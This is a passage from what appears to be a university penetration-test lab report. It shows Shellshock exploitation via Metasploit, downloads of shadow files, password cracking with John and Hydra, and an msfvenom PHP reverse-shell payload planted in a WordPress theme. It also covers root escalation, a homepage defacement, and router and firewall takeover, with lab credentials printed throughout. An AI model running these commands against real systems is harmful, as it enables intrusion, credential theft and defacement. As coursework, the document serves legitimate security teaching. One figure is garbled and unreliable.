PING 192.168.0.98 (192.168.0.98) 56(84) bytes of data.
64 bytes from 192.168.0.98: icmp_seq=1 ttl=62 time=31.5 ms
64 bytes from 192.168.0.98: icmp_seq=2 ttl=62 time=12.5 ms
64 bytes from 192.168.0.98: icmp_seq=3 ttl=62 time=4.58 ms
64 bytes from 192.168.0.98: icmp_seq=4 ttl=62 time=5.74 ms
^C
--- 192.168.0.98 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 4.586/13.602/31.565/10.803 ms
```

Figure 63 - ping 192.168.0.98

The final step was to add the route for the 192.168.0.65 IP to the host machine. To do this, the command **route add 192.168.0.65 tun2** was used. This tells the host machine that to get to the 192.168.0.65 machine, send traffic through Tunnel 2. This can be seen in Figure 64, along with a ping to 192.168.0.65.

```
root@kali:~# route add 192.168.0.65 tun2
root@kali:~# ping 192.168.0.65
PING 192.168.0.65 (192.168.0.65) 56(84) bytes of data.
64 bytes from 192.168.0.65: icmp_seq=1 ttl=63 time=20.8 ms
64 bytes from 192.168.0.65: icmp_seq=2 ttl=63 time=14.9 ms
64 bytes from 192.168.0.65: icmp_seq=3 ttl=63 time=14.7 ms
^C
--- 192.168.0.65 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 14.789/16.870/20.898/2.850 ms
```

Figure 64 - route add

Exploits

ShellShock exploit

From Figure 16, it is clear that the 192.168.0.242 web server is vulnerable to shellshock. To exploit this, metasploit was used. The `exploit/multi/http/apache_mod_cgi_bash_env_exec` attack was used in metasploit. The following parameters, identified in Figure 65 were then set to specify the host and the vulnerable file that will be targeted.

```
msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST 192.168.0.242
RHOST => 192.168.0.242
msf exploit(apache_mod_cgi_bash_env_exec) > set TARGETURL /cgi-bin/status
TARGETURL => /cgi-bin/status
msf exploit(apache_mod_cgi_bash_env_exec) >
```

Figure 65 - exploit settings

From here, the exploit was run, and a meterpreter shell was created, as seen in Figure 66.

```
msf exploit(apache_mod_cgi_bash_env_exec) > exploit
[*] Started reverse TCP handler on 192.168.0.200:4444
[*] 575 packages can be updated, 575 packages are security updates.
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Sending stage (797784 bytes) to 192.168.0.234
[*] Meterpreter session 1 opened (192.168.0.200:4444 -> 192.168.0.234:12186) at
2017-09-28 03:28:28 -0400
Address Hwtype
```

Figure 66 - exploit execution

By gaining a meterpreter shell, it allowed the `passwd` and `shadow` files to be downloaded. These are the files that are used to store the password hashes for the users on the machine. These files were downloaded to the local machine, as seen in Figure 67.

```
meterpreter > download /etc/passwd
[*] downloading: /etc/passwd -> passwd
[*] download : /etc/passwd -> passwd
meterpreter > download /etc/shadow
[*] downloading: /etc/shadow -> shadow
[*] download : /etc/shadow -> shadow
```

Figure 67 - password files download.

See the ‘Password Cracking’ section for information on how the passwords were cracked.

Once access to the webserver had been obtained through ssh, it was possible to edit the `index.html` page. By navigating to the folder `/var/www/html/` folder, the `index.html` page was found. This folder was accessed and all the contents from within were deleted.

The following code was entered into the file:

```
<!DOCTYPE> msf exploit(apache_mod_cgi_bash_e...  
<html>  
TARGETURI => /cgi-bin/status  
msf <h1>You've been hacked!</h1>  
</html>  
[*] Started reverse TCP handler on 192.168.0.242:4444
```

Figure 68 - HTML code

By editing this page, the output of the homepage for 192.168.0.242 was changed. This can be seen in Figure 69.



You've been hacked!

Figure 69 - 192.168.0.242 home page

Password Cracking

Several passwords were cracked within the network. The IPs that had passwords cracked were:

- 192.168.0.210
- 192.168.0.34
- 13.13.13.12
- 192.168.0.242
- 13.13.13.13
- 172.16.221.237/WordPress

192.168.0.210

The first password cracked was for the 192.168.0.210 device. Using nfs, the root folder was mounted onto the local kali machine. This can be seen in Figure 70.

```
root@kali:~/Desktop# mkdir mount  
root@kali:~/Desktop# mount 192.168.0.210 ./mount  
mount: special device 192.168.0.210 does not exist  
root@kali:~/Desktop# mount 192.168.0.210:/ ./mount
```

Figure 70 - mount nfs folder of 192.168.0.210

From here, the **unshadow** command was used on the passwd and shadow files from the 192.168.0.210 machine, and the result of this was copied into a text file called "UserPass". The unshadow command will compint the passwd and shadow files together, mapping each user to their password hash. This command can be seen in Figure 71.

```
root@kali:~/Desktop# unshadow mount/etc/passwd mount/etc/shadow > UserPass
```

Figure 71 - unshadow files

The file UserPass now contains the password hash for the user “xadmin”. A password cracker tool called John the Ripper will be used to crack the password hash that has been obtained.

Figure 72 shows the output of the John the Ripper.

```
root@kali:~/Desktop# unshadow mount/etc/passwd mount/etc/shadow > UserPass
root@kali:~/Desktop# john UserPass
Warning: detected hash type "sha512crypt", but the string is also recognized as
"crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:23 38.31% 2/3 (ETA: 23:34:08) 0g/s 830.3p/s 830.3c/s 830.3C/s anneli?..cleo?
0g 0:00:03:28 3/3 0g/s 833.8p/s 833.8c/s 833.8C/s alinca..alyald
plums (xadmin)
1g 0:00:09:00 DONE 3/3 (2017-09-27 23:39) 0.001851g/s 836.4p/s 836.4c/s 836.4C/s
plade..pluno
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop# john UserPass --show
xadmin:plums:1000:1000:Abertay,,,,:/home/xadmin:/bin/bash

1 password hash cracked, 0 left
root@kali:~/Desktop#
```

Figure 72 - password cracking

From Figure 70, it is clear that the password for xadmin has been cracked, and is ‘plums’.

These same credentials can be used to ssh onto the IP’s 192.168.0.34 and 13.13.13.12.

192.168.0.242

The password files that were downloaded from the meterpreter shell were used to crack the passwords on the 192.168.0.242 web server. The command **unshadow** was used to combine the passwd file and the shadow file. This can be seen in Figure 73.

```
root@kali:~# unshadow passwd shadow > WebServerPasswords
```

Figure 73 - Unshadow web server passwords

From here, two users were identified, and both passwords were successfully cracked. The two users identified were “root” and “xweb” and their passwords were “apple” and “pears” respectively. This can be seen in Figure 74.

```
root@kali:~# john WebServerPasswords
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as
"crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA5
12_128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
apple          (root)
pears          (xweb)
2g 0:00:09:00 DONE 3/3 (2017-09-28 07:30) 0.003699g/s 822.3p/s 822.5c/s 822.5C/s
peton..peash
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 74 - Web server passwords

13.13.13.13

Once an ssh tunnel had been set up to access the 13.13.13.0 network, it was found that ssh port on 13.13.13.13 was open. However, none of the usernames and passwords found previously would allow access through ssh. All attempts failed.

The ssh history for 13.13.13.12 was looked at, to try and discover what the last ssh command run was. Once logged in to 13.13.13.12 through ssh, the **!ssh** command was run. This returned that an attempt to log in to 13.13.13.13 was made using the account “xadmin”. This command can be seen in Figure 75.

```
xadmin@xadmin-virtual-machine:~$ !ssh
ssh xadmin@13.13.13.13
```

Figure 75 - ssh history

Once the username had been obtained, metasploit was used to attempt to crack the password. The attack used in metasploit was found by typing the command **use auxiliary/scanner/ssh/ssh_login**. The parameters seen in Figure 76 were entered into metasploit to start the attack. The password list used for the attack is called “password.lst”, the username is set to “xadmin” and the target host is set to 13.13.13.13. The verbose option is also set to false, to speed up the exploit process.

```

msf auxiliary(ssh_login) > show options
Module options (auxiliary/scanner/ssh/ssh_login):
Name          Current Setting  Required  Description
----          -----          -----      -----
BLANK_PASSWORDS  false        no         Try blank passwords for all users
BRUTEFORCE_SPEED 5           yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false        no         Try each user/password couple stored in the current database
DB_ALL_PASS     false        no         Add all passwords in the current database to the list
DB_ALL_USERS    false        no         Add all users in the current database to the list
PASSWORD        no          no         A specific password to authenticate with
PASS_FILE       no          no         File containing passwords, one per line
RHOSTS          13.13.13.13   yes       The target address range or CIDR identifier
RPORT           22          yes       The target port
STOP_ON_SUCCESS false        yes       Stop guessing when a credential works for a host
THREADS          1           yes       The number of concurrent threads
USERNAME         no          no         A specific username to authenticate as
USERPASS_FILE   no          no         File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false        no         Try the username as the password for all users
USER_FILE        no          no         File containing usernames, one per line
VERBOSE         true        yes       Whether to print output for all attempts

msf auxiliary(ssh_login) > set RHOSTS 13.13.13.13
RHOSTS => 13.13.13.13
msf auxiliary(ssh_login) > set USERNAME xadmin
USERNAME => xadmin
msf auxiliary(ssh_login) > set PASS_FILE /usr/share/wordlists/metasploit/password.lst
PASS_FILE => /usr/share/wordlists/metasploit/password.lst
msf auxiliary(ssh_login) > set VERBOSE false
VERBOSE => false

```

Figure 76 - attack parameters

The attack is the run, and the password is cracked. The output of the attack can be seen in Figure 77.

```

msf auxiliary(ssh_login) > run

[*] SSH - Starting bruteforce
[+] SSH - Success: 'xadmin:!gatvol' 'uid=1000(xadmin) gid=1000(xadmin) groups=1000(xadmin),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),124(sambashare) Linux xadmin-virtual-machine 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux'
[*] Command shell session 1 opened (1.1.1.1:37565 -> 13.13.13.13:22) at 2017-09-27 21:53:42 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Figure 77 - Password crack for 13.13.13.13

It was found that the password for the xadmin user on 13.13.13.13 was “!gatvol”. This password was then tested through a ssh login attempt to 13.13.13.13. Figure 76 shows this login attempt and proves the password to be correct.

```

root@kali:~# ssh xadmin@13.13.13.13
xadmin@13.13.13.13's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Sep 27 21:28:25 2017 from 13.13.13.12
xadmin@xadmin-virtual-machine:~$ 

```

Figure 78 - Login to 13.13.13.13

172.16.221.237/WordPress

A nikto scan was run on the webserver 172.16.221.237, to try and find any vulnerabilities or weaknesses. The output of this scan can be found in Figure 79.

```
root@kali:~# nikto -h 172.16.221.237
- Nikto v2.1.6
-----
+ Target IP:          172.16.221.237
+ Target Hostname:    172.16.221.237
+ Target Port:        80
+ Start Time:        2017-09-27 21:59:35 (GMT-4)
-----
+ Server: Apache/2.2.22 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, inode: 45778, size: 177, mtime
: Tue Apr 29 00:43:57 2014
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to p
rotect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render
the content of the site in a different fashion to the MIME type
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65
(final release) and 2.2.29 are also current.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily bru
te force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following a
lternatives for 'index' were found: index.html
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ Retrieved x-powered-by header: PHP/5.3.10-lubuntu3.26
+ /wordpress/: A Wordpress installation was found.
+ 8346 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:           2017-09-27 21:59:58 (GMT-4) (23 seconds)
-----
+ 1 host(s) tested
root@kali:~#
```

Figure 79 - nikto scan of 172.16.221.237

From the nikto scan, it was found that the webserver makes use of WordPress. The URL 172.16.221.237/WordPress was then navigated to. The WordPress page that appeared can be seen in Figure 80.





Figure 80 - 172.16.221.237/WordPress

From here, the login page was accessed, by clicking the “Log In” link. The default credentials are searched for, and attempted. These credentials are **admin:password** (Varying Vagrant Vagrants, 2018). However, these credentials did not work. The default username is admin and so a password cracking attempt is set up, using “admin” as the username. A password cracking tool called Hydra (Sectools.org, 2018) is set up, and the password cracking tool is run. This can be seen in Figure 81.



```
root@kali:~# hydra -l admin -P /usr/share/wordlists/rockyou.txt.gz 172.16.221.237 http-post-form "/wordpress/wp-login.php:log=admin&pwd=^PASS^&wp-submit=Log+In:ERROR"
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-09-27 23:12:13
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...
[DATA] max 16 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~14008 tries per task
[DATA] attacking service http-post-form on port 80
[STATUS] 303.00 tries/min, 303 tries in 00:01h, 14344096 to do in 789:01h, 16 active
[STATUS] 298.00 tries/min, 894 tries in 00:03h, 14343505 to do in 802:13h, 16 active
[STATUS] 294.57 tries/min, 2062 tries in 00:07h, 14342337 to do in 811:29h, 16 active
[STATUS] 295.27 tries/min, 4429 tries in 00:15h, 14339970 to do in 809:27h, 16 active
[80][http-post-form] host: 172.16.221.237 login: admin password: zxc123
1 of 1 target successfully completed, 1 valid password found
you need help, use
Hydra (http://www.thc.org/thc-hydra) finished at 2017-09-27 23:31:58
```

Figure 81 - Hydra on WordPress

This type of attack is a dictionary attack, with the dictionary specified being the rockyou.txt.gz wordlist. Hydra would treat each word in the wordlist as a password, and attempt to login with the admin username and the selected word. If the output on the screen, after the login attempt, contained the word “ERROR”, then Hydra would know that the password used was incorrect. Eventually, the word “ERROR” did not appear, and Hydra found the password to be “zxc123”.

These credentials were entered into WordPress, and the login attempt was successful.

172.16.221.237

A command line shell into the 172.16.221.237 was now sought after. Due to being able to access the WordPress page, it meant that the php pages on the webserver could be edited. These pages would be edited to contain malicious php code, that would allow for a shell to be created.

The command **msfvenom -p php/meterpreter_reverse_tcp LPORT=5000 LHOST=192.168.0.200** was entered into the Kali terminal. This command would generate php code that when called, would create a meterpreter shell on the listening host. The Kali machine will be setup to listen for the code, and when the code is called the shell will be created.

On the WordPress webpage, the appearance page was navigated to and then the available web themes were displayed. The template for the 404.php was then loaded, and the malicious php code generated previously was injected. Page 404.php was then uploaded. The php code can be seen in Figure 82.




Figure 82 - malicious php code

Metasploit is then used to listen for the payload being executed. This can be seen in Figure 83.

```
msf > use exploit/multi/handler
msf exploit(handler) > set LHOST 192.168.0.200
LHOST => 192.168.0.200
msf exploit(handler) > set LPORT 5000
LPORT => 5000
msf exploit(handler) > set PAYLOAD php/meterpreter_reverse_tcp
PAYLOAD => php/meterpreter_reverse_tcp
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.0.200:5000
[*] Starting the payload handler...
```

Figure 83 - metasploit listener

Metasploit will listen for port 5000 to be called on 192.168.0.200 (the kali machine). Once the php code generated previously calls this port, the reverese_tcp shell will be created.

In order to find out where the 404.php page is located, a **wpscan** is run to enumerate the WordPress themes, and find the location of the 404.php page. This scan can be seen in Appendix F. The theme used in the 404.php template is the ‘twentyeleven’ theme. Figure 84 shows the location of this theme, found from the wpscan.

```
[+] Name: twentyeleven - v1.3
| Location: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/
| Readme: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/readme.txt
[!] The version is out of date, the latest version is 2.5
| Style URL: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/style.css
| Theme Name: Twenty Eleven
| Theme URI: http://wordpress.org/extend/themes/twentyeleven
| Description: The 2011 theme for WordPress is sophisticated, lightweight, and adaptable. Make it yours with a c...
| Author: the WordPress team
| Author URI: http://wordpress.org/
```

Figure 84 - WordPress theme location

The page <http://172.16.221.237/WordPress/wp-content/themes/twentyeleven/404.php> will be navigated to and once loaded the php code will be executed and the meterpreter shell will be created.

Figure 85 shows the metepreter shell being successfully created.

```
msf exploit(handler) > run
[*] Started reverse TCP handler on 192.168.0.200:5000
[*] Starting the payload handler...
[*] Meterpreter session 1 opened (192.168.0.200:5000 -> 172.16.221.237:33472) at 2017-09-27 22:39:50 -0400
meterpreter > 
```

Figure 85 - meterpreter shell on 172.16.221.237

The web server has now been exploited, and the shell has been successfully created. However, the shell does not have root privileges. See the “Gaining Root Access” section to view how root privileges can be obtained.

Gaining Root Access

Once root access has been gained on a device, the user can do anything they want. This means that for a malicious attacker, root access is highly sought after.

To access root on the 192.168.0.66, the user must generate a public and private key, and inject the public key onto the PC. Then they ssh into the machine and will have root access.

For the web server, 192.168.0.242, the root credentials were cracked. See the Password Cracking section, under Exploits, for details on this. Once the root credentials were cracked, the user could ssh into the device.

Several of the devices have a user called ‘xadmin’. This user is a super user, and thus has the capability to change the root users’ password. By changing the root users’ password, it means that the user does not have to guess the password, but rather log in through ssh using the newly created password. This technique can be used for the following devices:

- 192.168.0.34
- 192.168.0.130
- 192.168.0.210
- 13.13.13.12

An example on how to use the xadmin account to change the root password can be seen below, with demonstration taking place on the 192.168.0.34 PC.

The user must first ssh into the device.

```
root@kali:~# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation: https://help.ubuntu.com/
575 packages can be updated.
0 updates are security updates.

Last login: Thu Sep 28 03:00:44 2017 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$
```

Figure 86 - ssh into 192.168.0.34

Once logged in, the user must escalate to the root user. This can be done with the command **sudo su**. The user will then be prompted to enter the password for the xadmin account.

```
Last login: Thu Sep 28 03:00:44 2017 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ sudo su
[sudo] password for xadmin:
root@xadmin-virtual-machine:/home/xadmin#
```

Figure 87 - escalate to root

After this step, the user runs the command **passwd root**. This allows the user to change the root password, as seen in Figure 88.

```
root@xadmin-virtual-machine:/home/xadmin# passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Figure 88 - update root password

The final step is to restart the ssh service. This is done using the command **service ssh restart**. Once this step has been completed, the user can log in as the root account, using the newly created password. This is seen in Figure 89.

```
root@kali:~# ssh root@192.168.0.34
root@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)
2.168.0.130' (ECDSA) to the list of known hosts.      293 post
 * Documentation: https://help.ubuntu.com/
575 packages can be updated.
0 updates are security updates.

Last login: Thu Sep 28 01:44:39 2017 from 13.13.13.12
root@xadmin-virtual-machine:~#
```

Figure 89 - root login

Routers

To gain access to the root account on the router, the user must first telnet in. Once the user has gained access to the vyos account, they can run the command **sudo su**. This will escalate the user to root. This is seen in Figure 90.

```
telnet 192.168.0.234  
vyos@vyos:~$ sudo su  
root@vyos:/home/vyos#
```

Figure 90 - root login to the routers

The same process can be used to gain root on all of the other routers.

Firewall

To gain root access on the firewall, the GUI must first be accessed. Using port forwarding techniques described earlier in the ‘Shellshock’ section under ‘Procedure’, the firewall page is accessed. Under System -> Advanced, there is an option to enable secure shell. This is seen in Figure 91.

The screenshot shows the 'Secure Shell' configuration page. It has a dark header bar with the title 'Secure Shell'. Below it is a light-colored form area. The first section is 'Secure Shell Server' with a checkbox labeled 'Enable Secure Shell'. The second section is 'Authentication Method' with a checkbox labeled 'Disable password login for Secure Shell (RSA/DSA key only)'. A note below it says 'When enabled, authorized keys need to be configured for each user that has been granted secure shell access.' The third section is 'SSH port' with a dropdown menu set to '22'. A note below it says 'Note: Leave this blank for the default of 22.'

Figure 91 - Enable Secure Shell

Secure Shell is enabled, allowing for access to the firewall through ssh to be possible. From the local machine, the command **ssh 192.168.0.234** is run from the terminal. The user is then asked for a password to enter the root account on the firewall. This password is the same as for the GUI – pfSense. The login attempt can be seen in Figure 92.

```
root@kali:~# ssh 192.168.0.234
The authenticity of host '192.168.0.234 (192.168.0.234)' can't be established.
ED25519 key fingerprint is SHA256:Uu6c1LCE2/D07aJundM5gQ0idHxifiuMj45SUJoKwjsE.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.234' (ED25519) to the list of known hosts.
Password for root@pfSense.localdomain:
*** Welcome to pfSense 2.3.4-RELEASE (amd64 full-install) on pfSense ***

WAN (wan)      -> em0      -> v4: 192.168.0.234/30
LAN (lan)      -> em1      -> v4: 192.168.0.98/27
DMZ (opt1)     -> em2      -> v4: 192.168.0.241/30

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults   13) Update from console
5) Reboot system               14) Disable Secure Shell (sshd)
6) Halt system                 15) Restore recent configuration
7) Ping host                   16) Restart PHP-FPM

Enter an option: 8
```

Figure 92 - ssh 192.168.0.234

The user is now logged in as root on the firewall. By running the command ‘8’, they can gain access to an interactive shell. This is seen in Figure 93.

```
Enter an option: 8

[2.3.4-RELEASE] [root@pfSense.localdomain]/root: 
```

Figure 93 - Accessing a shell

172.16.221.237

The last device to gain root access on is the webserver. A shell has already been obtained on the web server, however root privileges have yet to be obtained.

